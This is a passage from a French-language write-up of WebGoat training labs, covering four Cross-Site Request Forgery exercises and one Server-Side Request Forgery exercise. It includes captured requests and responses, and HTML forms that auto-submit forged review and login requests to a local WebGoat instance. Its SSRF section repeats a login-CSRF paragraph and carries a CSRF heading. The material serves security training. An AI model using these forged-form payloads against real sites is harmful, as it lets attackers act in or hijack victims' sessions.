Le fait de changer le header ‘Host’ en changeant de port par exemple permet d’avoir le flag est de finir ce lab , cette technique est trop avancée pour l’instant donc je ne vais pas l’utiliser dans les prochains labs .

## Writeup Technique de l'Application WebGoat



The screenshot shows the Postman interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays a POST request to '/WebGoat/csrf/basic-get-flag' with the following headers and body:

```
1 POST /WebGoat/csrf/basic-get-flag HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
12 Cookie: JSESSIONID=K5oja29Gz8h82aiUd9pwnUydhK5zU2xPsISz1awRC
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, l
19
20 csrf=False&submit=Submit+Query
```

The 'Response' tab shows a successful HTTP 200 OK response with the following JSON payload:

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Mon, 09 Sep 2024 01:36:17 GMT
5
6
7   "flag":64314,
8   "success":true,
9   "message":"Congratulations! Appears you made the request from a separate host."
10 }
```

Figure 206 : Cross-Site Request Forgeries - Lab 1 Flag

- **Lab 2**

La page ci-dessous simule une page de commentaire/avis. La différence ici est que je dois initier la soumission ailleurs, comme cela pourrait être le cas avec une attaque CSRF, similaire à l'exercice précédent. C'est plus simple que cela en a l'air. Dans la plupart des cas, la partie la plus délicate consiste à trouver un endroit où je veux exécuter l'attaque CSRF. L'exemple classique est un transfert de compte ou de fonds dans le compte bancaire de quelqu'un d'autre.





Figure 207 : Cross-Site Request Forgeries - Lab 2 Contexte

Encore une fois, je dois soumettre le formulaire depuis un domaine/hôte externe pour déclencher cette action. Bien que le CSRF puisse souvent être déclenché à partir du même hôte (par exemple via une charge utile persistante), ici, cela ne fonctionne pas ainsi. Je dois mimer le flux de travail/formulaire existant. Cette protection anti-CSRF est faible, mais je dois tout de même la contourner en la mimant.




```
Pretty Raw Hex
1 POST /WebGoat/csrf/review HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 78
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
13 Cookie: JSESSIONID=X5oja29Gs8hB2aUd9pwnUydhX5zU2xPsZSr1aWR
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18
19 reviewText=test&stars=test&validateReq=X5oja29Gs8hB2aUd9pwnUydhX5zU2xPsZSr1aWR
```

Figure 208 : Cross-Site Request Forgery - Lab 2 Burp

Comme nous pouvons le voir, un nouveau paramètre nommé "validateReq" a été ajouté, et c'est une valeur statique. Donc, lorsque je crée mon script HTML, je dois en tenir compte. Nous pouvons également voir dans la requête POST l'endpoint, les headers, etc.

- Le code HTML contiendra ce contenu



```
*index.html
~/Desktop/WebGoat
1 <html><body><form action="http://localhost:8080/WebGoat/csrf/review" method="post"
2 enctype="application/x-www-form-urlencoded; charset=UTF-8"><input name="reviewText"
3 value="review" type="hidden"><input name="stars" value="5" type="hidden"><input
4 name="validateReq" value="2aa14227b9a13d0bede0388a7fba9aa9" type="hidden"><input
5 type="submit" value="Submit"></form></body></html>
```


Figure 209 : Cross-Site Request Forgery - Lab 2 HTML

## Writeup Technique de l'Application WebGoat


- J'ouvre le fichier HTML sur mon serveur et je clique sur "Submit". Je vérifie ensuite que mon commentaire a bien été posté.

```
[x]-[parrot@parrot]-[~/Desktop/WebGoat]
└─ $python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
127.0.0.1 - - [09/Sep/2024 03:07:55] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Sep/2024 03:07:56] code 404, message File not found
127.0.0.1 - - [09/Sep/2024 03:07:56] "GET /favicon.ico HTTP/1.1" 404 -
```

*Figure 210 : Cross-Site Request Forgeries - Lab 2 Python3 Server*



*Figure 211 : Cross-Site Request Forgeries - Lab 2 Submit*



*Figure 212 : Cross-Site Request Forgeries - Lab 2 Response*

- **Lab 3**

Dans la section précédente, nous avons vu que se fier uniquement au type de contenu (content-type) ne constitue pas une protection contre les attaques CSRF. Dans cette section, nous allons examiner une autre manière de réaliser une attaque CSRF contre des API qui ne sont pas protégées contre le CSRF.

Dans cet exercice, l'objectif est de réussir à envoyer la requête suivante au format JSON à nos endpoints :

The screenshot shows a web-based form titled "Send Message". On the left side, there are three input fields: "Name" (with placeholder "Enter name"), "Email Address" (with placeholder "Enter email" and a small mail icon), and "Subject" (with placeholder "Choose One:"). To the right of these is a large text area labeled "Message" with the placeholder "Message". At the bottom right of the form is a blue "Send Message" button. Below the main form area, there is a separate row containing a text input field labeled "Confirm Flag Value:" and a "Submit" button.

*Figure 213 : Cross-Site Request Forgeries - Lab 3 Contexte*

Lors de l'envoi de la requête, WebGoat répond que la solution n'est pas correcte. Cela est dû au fait que le formulaire soumis doit être au format JSON.

Nous devons donc créer un formulaire HTML qui envoie les données au format JSON.

Pour ce faire, nous allons utiliser enctype="text/plain", qui force le navigateur à envoyer les données du formulaire sous forme de texte brut

Cette approche permet de contourner la protection contre les attaques CSRF en exploitant une soumission de formulaire qui simule une requête JSON légitime.

## Writeup Technique de l'Application WebGoat




Figure 214 : Cross-Site Request Forgeries - Lab 3 Full

- **Lab 4**

Dans une attaque de login CSRF, l'attaquant forge une requête de connexion vers un site légitime en utilisant son propre nom d'utilisateur et mot de passe sur ce site , si la falsification réussit le serveur légitime répond avec un en-tête Set-Cookie qui demande au navigateur de stocker un cookie de session, connectant ainsi l'utilisateur au site en tant qu'attaquant. Ce cookie de session est ensuite utilisé pour lier les requêtes suivantes à la session de l'utilisateur, et donc aux informations d'authentification de l'attaquant.

- *Les attaques de login CSRF peuvent avoir des conséquences graves. Par exemple, si un attaquant crée un compte sur google.com et que la victime visite un site malveillant, celle-ci est connectée en tant qu'attaquant. L'attaquant pourrait ensuite recueillir des informations sur les activités de la victime*

## Writeup Technique de l'Application WebGoat




Figure: Login CSRF from Robust Defenses for Cross-Site Request Forgery

For more information read the following paper.

In this assignment try to see if WebGoat is also vulnerable for a login CSRF attack. Leave this tab open and in another tab create a user based on your own username prefixed with `csrf-`. So if your username is `tom` you must create a new user called `csrf-tom`.

Login as the new user. This is what an attacker would do using CSRF. Then click the button in the original tab. Because you are logged in as a different user, the attacker learns that you clicked the button.

Press the button below when you are logged in as the other user  
Solved!

**Figure 215 : Cross-Site Request Forgeries - Lab 4 Contexte**

Tout d'abord, il faut créer un compte avec un nom d'utilisateur commençant par csrf- suivi de votre nom d'utilisateur original. Par exemple, mon nom d'utilisateur est "admin123", je crée alors un compte appelé "csrf-admin123".

- Connectez-vous en tant que ce nouvel utilisateur. Cela simule ce que ferait un attaquant utilisant une attaque CSRF.


Mon code html sera le suivant :

```
Index.html ~/Desktop/WebGoat
1 <form action="http://localhost:8080/WebGoat/login" method="POST" style="width: 300px;">
2   <input type="hidden" name="username" value="csrf-admin123">
3   <input type="hidden" name="password" value="admin123">
4   <button type="submit">Sign in</button>
5 </form>
6 <script>document.forms[0].submit()</script>
```

**Figure 216 : Cross-Site Request Forgeries - Lab 4 HTML**

## Writeup Technique de l'Application WebGoat

Maintenant pour exécuter l'attaque on ouvre le fichier HTML dans le navigateur pour simuler la connexion en tant que "csrf-user".



The screenshot shows the Burp Suite interface with two panes: Request and Response.


**Request:**

```
1 GET / HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14
15
```

**Response:**

```
1 HTTP/1.0 200 OK
2 Server: SimpleHTTP/0.6 Python/3.11.2
3 Date: Mon, 09 Sep 2024 03:05:08 GMT
4 Content-type: text/html
5 Content-Length: 300
6 Last-Modified: Mon, 09 Sep 2024 03:04:05 GMT
7
8 <form action="http://localhost:8080/WebGoat/login" method="POST" style="width: 300px;">
9   <input type="hidden" name="username" value="csrf-admin123">
10  <input type="hidden" name="password" value="admin123">
11  <button type="submit">
12    Sign in
13  </button>
14 </form>
15 <script>
16   document.forms[0].submit()
17 </script>
```

Figure 217 : Cross-Site Request Forgeries - Lab 4 Submit Burp



The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:**

```
1 POST /WebGoat/login HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 40
9 Origin: http://localhost:8081
10 Connection: close
11 Referer: http://localhost:8081/
12 Cookie: JSESSIONID=WJiosKOVpp54Ju4ud8V_MP64oaHeiRpz7MG0LQc
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-site
17 Priority: u=0, i
18
19 username=csrf-admin123&password=admin123
```

**Response:**

```
1 HTTP/1.1 302 Found
2 Connection: close
3 Set-Cookie: JSESSIONID=0XKK66r1FGmDZg4lbu86b-n9EUYIxkL0_B8v6SM; path=/WebGoat
4 Location: http://localhost:8080/WebGoat/welcome.mvc
5 Content-Length: 0
6 Date: Mon, 09 Sep 2024 03:05:10 GMT
7
8
```

Figure 218 : Cross-Site Request Forgeries - Lab 4 Submit Burp Pt 2



Figure 219 : Cross-Site Request Forgeries - Lab 4 Flag

### 6.9.1 Cross-Site Request Forgeries

**Dans une attaque Server-Side Request Forgery (SSRF), l'attaquant peut exploiter des fonctionnalités du serveur pour lire ou mettre à jour des ressources internes. L'attaquant peut fournir ou modifier une URL que le code exécuté sur le serveur va lire ou soumettre des données. En sélectionnant soigneusement les URLs, l'attaquant peut accéder à la configuration du serveur, comme les métadonnées AWS, se connecter à des services internes tels que des bases de données HTTP, ou effectuer des requêtes POST vers des services internes qui ne sont pas censés être exposés.**

**Dans les exercices suivants, l'objectif est d'examiner ce que le navigateur envoie au serveur et d'ajuster la requête pour obtenir d'autres informations du serveur pour réaliser une attaque SSRF**

- ***Lab 1***

**Dans une attaque de login CSRF, l'attaquant forge une requête de connexion vers un site légitime en utilisant son propre nom d'utilisateur et mot de passe sur ce site , si la falsification réussit le serveur légitime répond avec un en-tête Set-Cookie qui demande au navigateur de stocker un cookie de session, connectant ainsi l'utilisateur au site en tant qu'attaquant. Ce cookie de session est ensuite utilisé pour lier les requêtes suivantes à la session de l'utilisateur, et donc aux informations d'authentification de l'attaquant.**

- **Les attaques de login CSRF peuvent avoir des conséquences graves. Par exemple, si un attaquant crée un compte sur google.com et que la victime visite un site malveillant, celle-ci est connectée en tant qu'attaquant. L'attaquant pourrait ensuite recueillir des informations sur les activités de la victime**

## Writeup Technique de l'Application WebGoat

Find and modify the request to display Jerry

Click the button and figure out what happened.



Figure 220 : Server-Side Request Forgery - Lab 1 Contexte

The screenshot shows two panels of a network traffic analyzer (Burp Suite). The left panel is labeled "Request" and the right panel is labeled "Response".

**Request:**

```
Pretty Raw Hex
1 POST /WebGoat/SSRF/task1 HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 18
10 Origin: http://localhost:8080
11 Connection: close
12 Referer:
http://localhost:8080/WebGoat/start.mvc?username=admin1
23
13 Cookie: JSESSIONID=
mgaJbT0dLszNvMKBiw12pll8Gxd0gVDXnZ_R06fm
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18
19 url=images/tom.png|
```

**Response:**

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Mon, 09 Sep 2024 03:58:23 GMT
5
6 {
7   "lessonCompleted":false,
8   "feedback":"You failed to steal the cheese!",
9   "output":
10  "<img class=\"image\" alt=\"Tom\" src=\"images/tom.png\" width=\"25%\" height=\"25%\">",
11   "assignment":"SSRFTask1",
12   "attemptWasMade":true
13 }
```

Figure 221 : Server-Side Request Forgery - Lab 1 burp

## Writeup Technique de l'Application WebGoat

Nous pouvons voir dans la requête URL "tom.png". Envoie la requête POST à l'éditeur de requêtes manuelles et remplace "tom" par "jerry".

Request	Response
<pre>Pretty Raw Hex 1 POST /WebGoat/SSRF/task1 HTTP/1.1 2 Host: localhost:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 20 10 Origin: http://localhost:8080 11 Connection: close 12 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin1 23 13 Cookie: JSESSIONID= mgaJbI0dLszNvMKBiw12p1L8Gxd0gVDXnZ_R06fm 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 Priority: u=0 18 19 url=images/jerry  png</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Connection: close 3 Content-Type: application/json 4 Date: Mon, 09 Sep 2024 04:02:04 GMT 5 6 { 7   "lessonCompleted":true, 8   "feedback":"You rocked the SSRF!", 9   "output": 10    "&lt;img class='image' alt='Jerry' src='images/jerry.png' width='25%' height='25%'&gt;", 11   "assignment":"SSRFTask1", 12   "attemptWasMade":true 13 }</pre>

Figure 222 : Server-Side Request Forgery - Lab 1 SSRF

